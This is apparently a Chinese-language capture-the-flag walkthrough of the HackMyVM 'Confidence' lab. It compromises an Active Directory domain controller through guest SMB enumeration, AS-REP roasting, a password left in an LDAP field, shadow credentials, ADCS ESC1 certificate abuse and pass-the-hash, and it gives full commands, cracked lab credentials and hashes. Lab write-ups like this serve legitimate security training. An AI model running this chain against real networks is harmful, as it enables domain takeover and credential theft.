Confidence

Confidence

靶机信息

信息收集

端口扫描

```
export ip=10.10.10.137
```

```
rustscan -a $ip --ulimit 5000 -- -sV -sC
```


打点

配置 hosts

```
nxc smb $ip --generate-hosts-file hostname
cat hostname | sudo tee -a /etc/hosts
```

SMB 枚举

```
nxc smb $ip -u '' -p '' --shares
nxc smb $ip -u 'guest' -p '' --shares
```



`Readme` 只有一个文件内容如下：

```
我已经禁用了Windows Defender，系统更新也已完成。现在尽情探索吧！若遇到任何问题或卡壳，随时联系我——Wackymaker。我的初衷只是希望每个人都能从这次体验中有所收获。
```

注意到 `IPC$` 可读，枚举用户

域用户枚举

```
nxc smb $ip -u 'guest' -p '' --rid
```

```
cat sids | grep -oP "\\\\\K[^ ]+(?= \(SidTypeUser\))" | grep -v '\$' > user
cat sids | grep -oP "\\\\\K[^ ]+(?= \(SidTypeUser\))" | grep '\$' > computer
```

ASREPRoast

```
impacket-GetNPUsers -dc-ip $ip -usersfile user confidence.com/
```

```
hashcat -a 0
'$krb5asrep$23$mulis@CONFIDENCE.COM:fbb0e73c9f1fdc2f7ee9a09192d08681$2b431078133acd6db4d2efed744b057671126d2efa75ad0ac7184d42b265775454e74f70e3d337e6d2780784c458b3814e15ec92f8165c46f8c726d374be38b0f2cf2a5d64729339447482d0243f7215926396ab0564f775dd63ffd90d6af5bf0a27caff3f1b8dac46ffae41f221d2db92c4f4daa60c7622c6218e1ba2bde23e0119267c15a6d9ef01d542472d6eb2f411fc1af82671401f27b062fe35342222780bea0511b651af8d2d635802710078c2bc97323bd59a95d1eecb12c0fb4518872f287e375d49879057373f65d50d516c0008e7e02c8b6caa77a5df7e02509d754b7ac5dfc44538cb7bd1b1775e1c61' wordlists\rockyou.txt
```

```
mulis:babygirl
```

Bloodhound

```
bloodhound-python -u 'mulis' -p 'babygirl' -d confidence.com -ns $ip -dc
DC.confidence.com -c All --zip -v
```

LDAP

```
kali@Byxs20 ❯ Desktop/hackmyvm/confidence ❯ nxc smb $ip -u 'mulis' -p 'babygirl' --users
SMB         10.10.10.137    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:confidence.com) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.10.10.137    445    DC               [+] confidence.com\mulis:babygirl
SMB         10.10.10.137    445    DC               -Username-                    -Last PW Set-       -BadPW- -Description-
SMB         10.10.10.137    445    DC               Administrator                 2025-08-18 09:51:30 0       管理计算机(域)的内置帐户
SMB         10.10.10.137    445    DC               Guest                         <never>             0       供来宾访问计算机或访问域的内置帐户
SMB         10.10.10.137    445    DC               krbtgt                        2025-09-08 12:55:53 0       密钥发行中心服务帐户
SMB         10.10.10.137    445    DC               ca-user                       2025-09-09 11:34:35 0
SMB         10.10.10.137    445    DC               mulis                         2025-09-09 13:04:24 0
SMB         10.10.10.137    445    DC               hyh                           2025-09-09 13:08:55 0       这条路是对的，但是你看到的还不够多
SMB         10.10.10.137    445    DC               [*] Enumerated 6 local users: CONFIDENCE
```

大概率是其他字段有其他的内容，用 ldapsearch 查询

```
ldapsearch -H ldap://$ip -x -s base namingcontexts
ldapsearch -H ldap://$ip -D 'mulis@confidence.com' -w 'babygirl' -b
```


```
"DC=confidence,DC=com" '(objectClass=person)' > ldap-people
ldif_checker -f ldap-people
```

```
kali@Byxs20 Desktop/hackmyvm/confidence ldif_checker -f ldap-people
Checking entry: CN=Administrator,CN=Users,DC=confidence,DC=com
Type: User
Excess fields and their values:
  description: : 566h55CG6K6h566X5py6KOWfnynnmoTlhoXnva7luJDmiLc=

Checking entry: CN=Guest,CN=Users,DC=confidence,DC=com
Type: User
Excess fields and their values:
  description: : 5L6b5p2l5a6+6K6/6Zeu6K6h566X5py65oiW6K6/6Zeu5Z+f55qE5YaF572u5biQ

Checking entry: CN=DC,OU=Domain Controllers,DC=confidence,DC=com
Type: Computer
Excess fields and their values:
  memberOf: CN=Pre-Windows 2000 Compatible Access,CN=Builtin,DC=confidence,DC=co | CN=Cert Publishers,CN=Users,DC=confidence,DC=com

Checking entry: CN=krbtgt,CN=Users,DC=confidence,DC=com
Type: User
Excess fields and their values:
  description: : 5a+G6ZKl5Y+R6KGM5Lit5b+D5pyN5Yqh5biQ5oi3

Checking entry: CN=mulis,CN=Users,DC=confidence,DC=com
Type: User
Excess fields and their values:
  homeDirectory: C:\Users\mulis
  homeDrive: C:

Checking entry: CN=hyh,CN=Users,DC=confidence,DC=com
Type: User
Excess fields and their values:
  description: : 6L+Z5p2h6Lev5piv5a+555qE77yM5L2G5piv5L2g55yL5Yiw55qE6L+Y5LiN5aSf
  info: Password: 3948571026
```

```
hyh:3948571026
```

或者使用 powerview

```
powerview 'confidence.com/mulis:babygirl'@$ip --web
```



验证凭证：

```
kali@Byxs20 Desktop/hackmyvm/confidence nxc smb $ip -u 'hyh' -p '3948571026'
SMB         10.10.10.137    445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:confidence.com) (signing:True) (SMBv1:False) (Null Auth:True)
SMB         10.10.10.137    445    DC               [+] confidence.com\hyh:3948571026
```

域内提权/本地提权

ESC 1


```
certipy-ad find -u 'hyh' -p '3948571026' -dc-ip $ip -vulnerable -stdout
```

```
[+] User Enrollable Principals      : CONFIDENCE.COM\Domain Computers
[!] Vulnerabilities
  ESC1                              : Enrollee supplies subject and template allows client authentication.
```

CA名：confidence-DC-CA
模板名：ca-login

```
  Permissions
    Enrollment Permissions
      Enrollment Rights             : CONFIDENCE.COM\ca-admin
                                      CONFIDENCE.COM\Domain Admins
                                      CONFIDENCE.COM\Domain Computers
                                      CONFIDENCE.COM\Enterprise Admins
    Object Control Permissions
      Owner                         : CONFIDENCE.COM\Administrator
      Full Control Principals       : CONFIDENCE.COM\Domain Admins
                                      CONFIDENCE.COM\Enterprise Admins
      Write Owner Principals        : CONFIDENCE.COM\Domain Admins
                                      CONFIDENCE.COM\Enterprise Admins
      Write Dacl Principals         : CONFIDENCE.COM\Domain Admins
                                      CONFIDENCE.COM\Enterprise Admins
      Write Property Enroll         : CONFIDENCE.COM\Domain Admins
                                      CONFIDENCE.COM\Domain Computers
                                      CONFIDENCE.COM\Enterprise Admins
  [+] User Enrollable Principals    : CONFIDENCE.COM\Domain Computers
  [!] Vulnerabilities
    ESC1                            : Enrollee supplies subject and template allows client authentication.
```

注意当前的凭证没有办法申请证书，所以要获取 `ca-admin` 组用户



这里有一条路径可以，两种打法如下：

TargetedKerberoast

```
targetedKerberoast -v -d 'confidence.com' -u 'hyh' -p '3948571026'
```

```
hashcat -a 0 '$krb5tgs$23$*ca-user$CONFIDENCE.COM$confidence.com/ca-user*$6de9d7004c42d46f6a35d289a846144c$...' wordlists\rockyou.txt
```

没有爆破成功，还有影子凭证，而且出题人说系统更新到最新，还存在 ADCS 服务，尝试影子凭证

影子凭证

```
certipy-ad shadow -u 'hyh' -p '3948571026' -dc-ip $ip -account 'CA-USER' auto
-ldap-scheme ldap
```

```
ca-user:8636734a8c71b741a33bcb2bf323ea5c
```

继续 ESC 1

```
certipy-ad req -u 'ca-user@confidence.com' -hashes
'8636734a8c71b741a33bcb2bf323ea5c' -target $ip -dc-ip $ip -ca "confidence-DC-
CA" -template 'ca-login' -upn administrator@confidence.com
```

```
certipy-ad auth -pfx administrator.pfx -dc-ip $ip
```

```
kali@Byxs20 Desktop/hackmyvm/confidence certipy-ad auth -pfx administrator.pfx -dc-ip $ip
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@confidence.com'
[*] Using principal: 'administrator@confidence.com'
[*] Trying to get TGT ...
[-] Object SID mismatch between certificate and user 'administrator'
[-] See the wiki for more information
```

SID 不对，查询 SID 重新申请证书，绑定 SID

```
$ nxc ldap $ip -u 'hyh' -p '3948571026' --get-sid
S-1-5-21-3649830887-1815587496-1699028491
```

默认管理的 RID 是 500，SID 就是如下：

```
S-1-5-21-3649830887-1815587496-1699028491-500
```

重新申请证书：

```
certipy-ad req -u 'ca-user@confidence.com' -hashes
'8636734a8c71b741a33bcb2bf323ea5c' -target $ip -dc-ip $ip -ca "confidence-DC-
```

```
CA" -template 'ca-login' -upn administrator@confidence.com -sid S-1-5-21-3649830887-1815587496-1699028491-500
```

```
certipy-ad auth -pfx administrator.pfx -dc-ip $ip
```

```
aad3b435b51404eeaad3b435b51404ee:bbabdc192282668fe5190ab0c5150b34
```

PTH

```
nxc smb $ip -u 'Administrator' -H 'bbabdc192282668fe5190ab0c5150b34' -x 'type C:\Users\Administrator\Desktop\root.txt'
```